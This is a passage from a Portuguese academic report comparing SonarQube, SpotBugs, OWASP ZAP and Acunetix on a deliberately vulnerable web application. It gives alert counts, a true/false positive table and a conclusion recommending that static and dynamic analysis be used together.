

Figura 23. Vulnerabilidades encontradas pelo Acunetix.

3.3. Análise dos resultados

O ***SonarQube*** apresentou no total **169 alertas**, maioritariamente relacionados com as práticas apresentadas de programação que assumimos como *false positives*. Identificámos ainda como *false positive* a vulnerabilidade identificada devido às credenciais da base de dados inseridas num ficheiro sem proteção, isto porque serve apenas para o contexto da nossa aplicação. Por outro lado, os ***true positives*** assumidos resumem-se aos *security hotspots* encontrados, todos relativos a *SQL injection*.

O ***SpotBugs*** acabou por apresentar **24 alertas** sendo que consideramos **4 alertas** como ***true positive***, sendo estes relacionados com *SQL injection* sendo assim os mais críticos, visto que estes estão presentes nas *queries* (acesso à base de dados), sendo assim os locais definidos para apresentarem essa mesma vulnerabilidade. A nível dos ***False Positive*** são relacionados com **boas práticas** que se devem implementar e outro dos casos é a existência das **credenciais da base de dados *harcoded*** tal como foi referido anteriormente.

O ***OWASP ZAP*** no seu scanner da aplicação acabou por determinar um número elevado de alertas (**109 alertas**), neste imenso conjunto de alertas, acabamos por definir como ***true positive*** 86 alertas, no entanto os mais críticos são o de *SQL injection* e *Cross Site Scripting*, sendo que foi detetado num dos locais definidos para apresentar essa mesma vulnerabilidade. Infelizmente esta ferramenta acabou por influenciar negativamente os resultados obtidos pelos seguintes motivos: a ferramenta duplicou em muitos casos o alerta no mesmo *URL Target* onde a única diferença era adição ou remoção do caracter "/" na sua terminação e a nível de alertas críticos e ***true positive*** apenas identificou a sua existência numa única página (não era o resultado esperado).

A ferramenta ***Acunetix*** apresentou resultados bastante interessantes como já foi mencionado, contudo, por ser uma versão em *trial*, os resultados observados foram um pouco limitados em relação ao detalhe da informação, o que dificultou a identificação precisa de *true positives* e *false positives*. Na identificação dos ***true positives***, assumimos como tal os alertas de *SQL injection*, *CSRF* e os referentes às comunicações em enviadas em *plaintext*.

Tabela 4. Análise comparativa dos resultados.

	Total de Alertas	**False Positives**	**True Positives**	**Coverage %**
SonarQube	169	165	4	0,024
SpotBugs	24	20	4	0,167
OWASP ZAP	109	23	86	0,789
Acunetix	19	7	12	0,632

Os resultados obtidos evidenciam maior precisão através da análise utilizando *web scanners*, no entanto percebemos a importância da utilização de ambos os tipos de ferramentas.

Por um lado, ao analisar o código estático utilizando o SonarQube e o SpotBugs, é possível detetar muito cedo possíveis vulnerabilidades durante o desenvolvimento da aplicação. Por outro lado, as ferramentas de *scanning* fornecem outro tipo de perspetiva ao analisarem o funcionamento da aplicação

em *runtime*, algo muito importante e eficaz no nosso caso para identificar vários tipos de vulnerabilidades existentes a partir dos vários inputs da nossa aplicação, não limitando a análise dos inputs a *SQLinjection* e evidenciando a existência de outras vulnerabilidades que permitiam executar código através do *browser*, *Cross site scripting*, *Cross site Request Forgery*, entre outras

Inclusive temos conhecimento de certas vulnerabilidades encontradas que não tinham sido implementadas propositadamente, como por exemplo as comunicações enviadas em *plaintext*, contudo sabemos que podíamos mitigar esta vulnerabilidade certificando a nossa página *web* para que utilizasse o protocolo *https*, encriptando as comunicações entre os *hosts*. Da mesma maneira, outras vulnerabilidades podem existir na nossa implementação correta, dado que privilegiamos a correção das que introduzimos propositadamente e, como disponibilizamos os dois desenvolvimentos na mesma página *html* para permitir a comparação entre as várias funcionalidades, certas vulnerabilidades existentes não foram totalmente mitigadas para manter interoperabilidade entre as funcionalidades corretas e vulneráveis e, acima de tudo, manter o funcionamento dos *exploits* criados nas funcionalidades vulneráveis.

4. Conclusão

O desenvolvimento deste trabalho foi importante para perceber a relevância das ferramentas no desenvolvimento de aplicações seguras e permitiu explorar as soluções que temos nesse âmbito.

Encontramos alguns obstáculos na seleção das mesmas, visto que muitas apenas disponibilização versões pagas ou demonstrações que necessitavam de um agendamento para esse efeito, no entanto conseguimos apresentar uma análise equilibrada ao utilizar duas ferramentas de análise de código estático e dois *webs scanners*.

Os resultados obtidos foram mais precisos utilizando os *webs scanners*, embora sabemos que não é uma questão de perceber qual atua melhor, mas sim integrar ambos os tipos de ferramentas para obter a maior *coverage* possível tanto do código como do seu funcionamento.

Referências

[1] "SAST Testing | Code Security & Analysis Tools | SonarQube." https://www.sonarqube.org/features/security/ (accessed Dec. 19, 2022).

[2] "SpotBugs." https://spotbugs.github.io/ (accessed Dec. 22, 2022).

[3] "OWASP ZAP." https://www.zaproxy.org/ (accessed Dec. 22, 2022).

[4] "Introduction to Acunetix | Acunetix." https://www.acunetix.com/support/docs/introduction/ (accessed Dec. 15, 2022).

[5] "Log4Shell Vulnerability Test Tool." https://log4shell.tools/ (accessed Dec. 18, 2022).